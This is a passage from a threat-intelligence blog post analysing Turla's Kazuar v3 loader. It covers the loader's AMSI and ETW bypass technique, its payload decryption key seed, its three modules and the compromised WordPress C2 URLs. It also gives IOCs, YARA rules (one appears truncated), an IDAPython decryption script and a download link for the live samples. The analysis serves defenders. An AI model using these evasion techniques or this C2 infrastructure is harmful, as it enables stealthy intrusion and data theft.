parameters to lock the Kazuar execution to a specific target, this option is however not used in this case.

The COM-visible .NET assembly implements the same AMSI and ETW bypasses as the native loader by recreating them as C# function delegates. Using `GetModuleHandle` and `GetProcAddress`, the code identifies the memory addresses of native

functions such as `AmsiScanBuffer` and `NtTraceControl`. It then utilizes `GetDelegateForFunctionPointer` to map these addresses to managed delegates, allowing the C# environment to execute unmanaged code and modify security buffers at runtime. The execution logic also incorporates `GetThreadContext`, `AddVectoredExceptionHandler` and `NtContinue` to manage low-level control flow. It registers a custom handler via `AddVectoredExceptionHandler` and uses `System.Runtime.InteropServices.Marshal` methods to manually manipulate native memory structures and thread states.

At last, it performs the payload decryption and decompression by implementing the Rijndael (AES) algorithm in CBC mode with ISO10126 padding. It derives the cryptographic material by processing the seed string `2337973361` through two different hashing algorithms: the MD5 hash of the string is used to set the initialization vector (IV), while the SHA-256 hash of the same string serves as the decryption key. It then performs a RAW inflate (decompress) on the decrypted data before it finally executes the payload.

Stage 3: Kazuar Payloads

All three Kazuar v3 payloads (`KERNEL`, `WORKER`, `BRIDGE`) are .NET EXE assemblies that are obfuscated with the same algorithm as used for the COM-visible .NET assembly. By employing a modular design, Kazuar divides its execution chain into three specialized components - the kernel, worker and bridge - all of which have distinct roles while sharing a common operational base. The core logic resides in the kernel, which acts as the primary orchestrator. It handles task processing, keylogging, configuration data handling and so on. It is configured to utilize the specific directory `C:\ProgramData\WindowsGraphicalDevice` to save its data and has the agent label `AGN-RR-01`.

The worker manages operational surveillance by monitoring the infected host's environment and security posture, among its various other responsibilities. Its execution logs reveal active tracking of defensive products including Kaspersky Endpoint Security, Symantec, Dr.Web and Windows Defender. Finally, the bridge functions as the communications layer, facilitating data transfer and exfiltration from the local data directory through a series of compromised WordPress plugin paths:

- `https://download.originalapk[.]com/wp-content/plugins/loginizer/styles/`
- `https://portal.northernfruit[.]com/wp-content/plugins/file-away/core/`
- `https://arianeconseil[.]online/wp-includes/sitemaps/html/`

This three-tiered approach allows the malware to maintain modular architecture and also a smaller footprint. However, a detailed analysis of the internal logic of each module is out of scope of this blog post. Palo Alto Networks has a great analysis of Kazuar that is most likely still up-to-date.

Conclusion

Turla's Kazuar v3 loader represents a sophisticated, multi-stage infection chain designed to bypass modern security layers. It begins with an initial VBScript that serves as the entry point, responsible for dropping and executing the native loader and Kazuar payloads. The native component performs security bypass routines, including the blinding local security monitoring, before using complex control-flow redirection to hand off execution to a COM-visible .NET assembly. A defining characteristic of this threat is its heavy reliance on COM and sideloading via MFC satellite DLLs.

By embedding its execution logic into the Windows COM subsystem, the malware achieves high-level stealth by masquerading its activity as legitimate interactions between trusted system processes. This COM integration facilitates the final stage: the in-memory decryption and loading of the three Kazuar v3 payloads (`KERNEL`, `WORKER`, `BRIDGE`). This modular architecture, the security bypasses and its reliance on the COM subsystem ensure the attack remains resilient, stealthy and specifically created to evade detection.

Files

All malicious files including the legitimate signed printer driver installer from Hewlett-Packard can be downloaded here (pw: “kazuar_infected”): [turla_kazuar_v3_loader.zip]

IOCs

File hashes (SHA-256):

SHA-256	File name (on disk)	File name (internal)
3db10e71dab8710fb69b5c65c48382f43be3e4c79456d7a7abd5a7059873f581	8RWRLT.vbs	-
69908f05b436bd97baae56296bf9b9e734486516f9bb9938c2b8752e152315d4	hpbprndiLOC.dll	Hsauxvhwcpicf.dll
866824f2474ad603576b12b83831b2acc12d378f0ef4d0b20df10639b04c44da	jtjdypzmb.yqg	IbadessasGrvionana.exe
befa1695fcee9142738ad34cb0bfb453906a7ed52a73e2d665cf378775433aa8	jayb.dadk	-
c1f278f88275e07cc03bd390fe1cbeedd55933110c6fd16de4187f4c4aaf42b9	- (KERNEL Kazuar v3)	TyntGextctidv.exe
458ca514e058fccc55ee3142687146101e723450ebd66575c990ca55f323c769	kgjlj.sil	-
436cfce71290c2fc2f2c362541db68ced6847c66a73b55487e5e5c73b0636c85	- (WORKER Kazuar v3)	SthtbMexprVacu.exe
b755e4369f1ac733da8f3e236c746eda94751082a3031e591b6643a596a86acb	pkrfsu.ldy	-
6eb31006ca318a21eb619d008226f08e287f753aec9042269203290462eaa00d	- (BRIDGE Kazuar v3)	CokeCefshsVeit.exe

IP addresses:

DNS addresses:

C2 URLs:

```
 https://download.originalapk[.]com/wp-content/plugins/loginizer/styles/
https://portal.northernfruit[.]com/wp-content/plugins/file-away/core/
https://arianeconseil[.]online/wp-includes/sitemaps/html/
```

Windows directories:

```
 %LOCALAPPDATA%\Programs\HP\Printer\Drive
C:\ProgramData\WindowsSupport\Packages\Drivers
C:\ProgramData\WindowsGraphicalDevice
```

Windows files:

```
 %LOCALAPPDATA%\Temp\dksuluc.hpn
%LOCALAPPDATA%\Programs\HP\Printer\Drive\hpbprndiLOC.dll
%LOCALAPPDATA%\Programs\HP\Printer\Drive\jayb.dadk
```

```
%LOCALAPPDATA%\Programs\HP\Printer\Drive\kgjlj.sil
%LOCALAPPDATA%\Programs\HP\Printer\Drive\pkrfsu.ldy
C:\ProgramData\WindowsSupport\Packages\Drivers\jtjdypzmb.yqg
```

Windows Registry:

```
 HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{D6BCEDD7-8E53-4769-9826-24954C975AAC}
HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{045CE7DB-2160-4067-BB86-0D54E20FA95D}
HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{5806CA31-7A57-4125-AC69-4D597BD5FE38}
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{D6BCEDD7-8E53-4769-9826-24954C975AAC}
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{045CE7DB-2160-4067-BB86-0D54E20FA95D}
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{5806CA31-7A57-4125-AC69-4D597BD5FE38}
```

Yara Rules

Native Loader:

```
 import "pe"

rule turla_kazuar_v3_native_loader
{
    meta:
        author = "Dominik Reichel"
        description = "Detects Turla's Kazuar v3 native loader"
        date = "2026-01-12"
        reference = "https://r136a1.dev/2026/01/14/command-and-evade-turlas-kazuar-v3-loader/"

    strings:
        $a0 = "%d:%08X"
        $a1 = "Software\\Classes\\" wide

        $b0 = {7B 00 ?? 00 ?? 00 ?? 00 ?? 00 ?? 00 ?? 00 ?? 00 ?? 00 2D 00 ?? 00 ?? 00 ?? 00 ?? 00 2D 00 ?? 00 ?? 00 ?? 00

    condition:
        uint16(0) == 0x5A4D and
        uint32(uint32(0x3C)) == 0x00004550 and
        all of ($a*) and
        b0 >= 3 and
        pe.imports("dbghelp.dll", "SymInitialize") and
        pe.imports("dbghelp.dll", "SymCleanup") and
        pe.imports("oleaut32.dll", "SafeArrayAccessData") and
        pe.imports("oleaut32.dll", "SafeArrayUnaccessData") and
        pe.imports("ole32.dll", "StringFromCLSID") and
        pe.imports("ole32.dll", "CLSIDFromProgID") and
        pe.imports("ole32.dll", "CLSIDFromString") and
        pe.imports("ole32.dll", "CoUninitialize")
}
```

COM-Visible Assembly:

```
 import "pe"

rule turla_kazuar_v3_com_visible_app
{
    meta:
        author = "Dominik Reichel"
        description = "Detects Turla's Kazuar v3 COM-visible application"
        date = "2026-01-12"
        reference = "https://r136a1.dev/2026/01/14/command-and-evade-turlas-kazuar-v3-loader/"

    strings:
        $a0 = "GetDelegateForFunctionPointer"
        $a1 = "StackFrame"
        $a2 = "GuidAttribute"
        $a3 = "ComVisibleAttribute"
        $a4 = "ClassInterfaceAttribute"
        $a5 = "UnmanagedFunctionPointerAttribute"
        $a6 = "CompilerGeneratedAttribute"
        $a7 = "System.Reflection"
        $a8 = "CallingConvention"
        $a9 = "TargetInvocationException"
        $a10 = "get_InnerException"

        $b0 = "ResourceManager"

    condition:
        uint16(0) == 0x5A4D and
        uint32(uint32(0x3C)) == 0x00004550 and
        pe.imports("mscoree.dll", "_CorDllMain") and
        all of ($a*) and
        filesize < 100KB and not
        $b0
}
```

Kazuar v3 (KERNEL, WORKER, BRIDGE):

```
 import "pe"

rule turla_kazuar_v3
{
    meta:
        author = "Dominik Reichel"
        description = "Detects Turla's KERNEL, WORKER and BRIDGE Kazuar v3"
        date = "2026-01-12"
        reference = "https://r136a1.dev/2026/01/14/command-and-evade-turlas-kazuar-loader/"

    strings:
        $a0 = "FxResources.System.Buffers"
        $a1 = "FxResources.System.Numerics.Vectors"
        $a2 = "Google.Protobuf.Reflection"
        $a3 = "Google.Protobuf.WellKnownTypes"
```

```
        $a4 = "Microsoft.CodeAnalysis"
        $a5 = "System.Diagnostics.CodeAnalysis"
        $a6 = "System.Runtime.InteropServices"

        $b0 = "RequestElection"
        $b1 = "LeaderShutdown"
        $b2 = "ClientAnnouncement"
        $b3 = "LeaderAnnouncement"
        $b4 = "Silence"

        $c0 = "ExchangeWebServices"
        $c1 = "WebSocket"
        $c2 = "HTTP"

        $d0 = "AUTOS"
        $d1 = "GET_CONFIG"
        $d2 = "PEEP"
        $d3 = "CHECK"
        $d4 = "KEYLOG"
        $d5 = "SYN"
        $d6 = "TASK_RESULT"
        $d7 = "CHECK_RESULT"
        $d8 = "CONFIG"
        $d9 = "SEND"
        $d10 = "TASK_KILL"
        $d11 = "SEND_RESULT"
        $d12 = "TASK"

    condition:
        uint16(0) == 0x5A4D and
        uint32(uint32(0x3C)) == 0x00004550 and
        pe.imports("mscoree.dll", "_CorExeMain") and
        (
            (
                4 of ($a*) and
                2 of ($b*)
            ) or
            (
                5 of ($a*) and
                all of ($c*)
            ) or
            (
                5 of ($a*) and
                9 of ($d*)
            ) or
            (
                2 of ($b*) and
                2 of ($c*)
            ) or
            (
                2 of ($b*) and
                6 of ($d*)
```

```
            ) or
            (
                all of ($b*)
            ) or
            (
                10 of ($d*)
            )
        )
}
```

Appendix

IDAPython strings decryption script:

```
 """
IDA Python script to decrypt strings in Turla's Kazuar v3 loader
Sample SHA-256: 69908f05b436bd97baae56296bf9b9e734486516f9bb9938c2b8752e152315d4

Tested with IDA Pro 9.1
"""

import idautils
import idaapi
import idc

from dataclasses import dataclass
from typing import Optional
from enum import Enum, auto


class Algorithm(Enum):
    ONE = auto()
    TWO = auto()


DECRYPTION_FUNCTIONS = [
    (Algorithm.ONE, 0x1D4CBCA30),
    (Algorithm.ONE, 0x1D4CBC190),
    (Algorithm.TWO, 0x1D4CBC3E0)
]


@dataclass
class DecryptionData:
    encrypted_string_address: Optional[str] = None
    encrypted_string_length: Optional[str] = None
    key_1: Optional[str] = None  # Algorithm 1
    key_2: Optional[str] = None  # Algorithm 1
    key_3: Optional[str] = None  # Algorithm 1

    def is_complete(self, algo: Algorithm) -> bool:
```

```
        result = False

        if algo == Algorithm.ONE:
            result = None not in (
                self.encrypted_string_address,
                self.encrypted_string_length,
                self.key_1,
                self.key_2,
                self.key_3
            )
        elif algo == Algorithm.TWO:
            result = (self.encrypted_string_address is not None and
                      self.encrypted_string_length is not None)

        return result


def is_number(str_num: str) -> bool:
    result = True

    try:
        float(str_num)
    except ValueError:
        result = False

    return result


def set_decompilation_comment(comment: str, address: int) -> None:
    # Copy&pasted and adjusted from:
    # https://github.com/GDATAAdvancedAnalytics/IDA-Python/blob/master/Trickbot/stringDecryption.py#L104
    cfunc = idaapi.decompile(address)

    eamap = cfunc.get_eamap()
    decomp_obj_address = eamap[address][0].ea

    tl = idaapi.treeloc_t()
    tl.ea = decomp_obj_address

    comment_set = False
    for itp in range(idaapi.ITP_SEMI, idaapi.ITP_COLON):
        tl.itp = itp
        cfunc.set_user_cmt(tl, comment)
        cfunc.save_user_cmts()
        _ = cfunc.__str__()
        if not cfunc.has_orphan_cmts():
            comment_set = True
            cfunc.save_user_cmts()
            break
        cfunc.del_orphan_cmts()

    if not comment_set:
```

```
        print(f'[-] Please set {comment} to line {hex(int(address))} manually')


def decrypt(data: DecryptionData, algo: Algorithm) -> str:
    result = ''
    encrypted_string = idc.get_bytes(int(data.encrypted_string_address, 16),
                                     int(data.encrypted_string_length, 16))

    if algo == Algorithm.ONE:
        k1, k2, k3 = (bytes.fromhex(getattr(data, f'key_{i}'))[0] for i in range(1, 4))

        for x in range(len(encrypted_string)):
            k3 = k2 + (k1 * k3 & 0xFF) & 0xFF
            xored = k3 ^ encrypted_string[x]
            result += chr(xored)
    elif algo == Algorithm.TWO:
        k1 = 0x8B5AA471
        k2 = 0x19660D
        k3 = 0x3C6EF35F

        for x in range(len(encrypted_string)):
            if (x & 3) == 0:
                k1 = (k3 + (k2 * k1)) & 0xFFFFFFFF

            xor_key = (k1 >> ((x & 3) << 3)) & 0xFF
            xored = xor_key ^ encrypted_string[x]
            result += chr(xored)

    return result


def normalize_operand(value: str) -> str:
    result = value.removesuffix('h').lstrip('0') or '0'

    return result[-2:].zfill(2)


def assign_if_empty(attr_name: str, value: str) -> bool:
    if not getattr(df_obj, attr_name):
        setattr(df_obj, attr_name, normalize_operand(value))

        return True

    return False


for algorithm, decryption_function in DECRYPTION_FUNCTIONS:
    xrefs = idautils.CodeRefsTo(decryption_function, 1)

    for ref in xrefs:
        current_instruction = ida_ua.insn_t()
        ea = prev_head(ref)
```

```
        df_obj = DecryptionData()

        while True:
            ida_ua.decode_insn(current_instruction, ea)

            mnemonic = current_instruction.get_canon_mnem()
            operand_1 = idc.print_operand(ea, 0)
            operand_2 = idc.print_operand(ea, 1)

            if mnemonic == 'lea' and operand_1 == 'rcx' and operand_2.startswith('unk_'):
                if not df_obj.encrypted_string_address:
                    df_obj.encrypted_string_address = operand_2.removeprefix('unk_')
            elif algorithm == Algorithm.ONE and mnemonic == 'mov':
                if operand_1 == 'r8d' and not df_obj.encrypted_string_length:
                    df_obj.encrypted_string_length = normalize_operand(operand_2)
                elif operand_1 == 'r9d' and not df_obj.key_1:
                    df_obj.key_1 = normalize_operand(operand_2)
                elif operand_1.startswith(('dword ptr [rsp+', '[rsp+')) and (
                        operand_2.endswith('h') or is_number(operand_2)):
                    if not assign_if_empty('key_2', operand_2):
                        assign_if_empty('key_3', operand_2)
            elif algorithm == Algorithm.TWO and mnemonic == 'mov':
                if operand_1 == 'edx' and not df_obj.encrypted_string_length:
                    df_obj.encrypted_string_length = normalize_operand(operand_2)

            if df_obj.is_complete(algorithm):
                break

            ea = prev_head(ea)

        decrypted_string = decrypt(df_obj, algorithm)

        set_decompilation_comment(decrypted_string, ref)
        print(f'{hex(ref)}: {decrypted_string}')
```

Source: https://r136a1.dev/2026/01/14/command-and-evade-turlas-kazuar-v3-loader/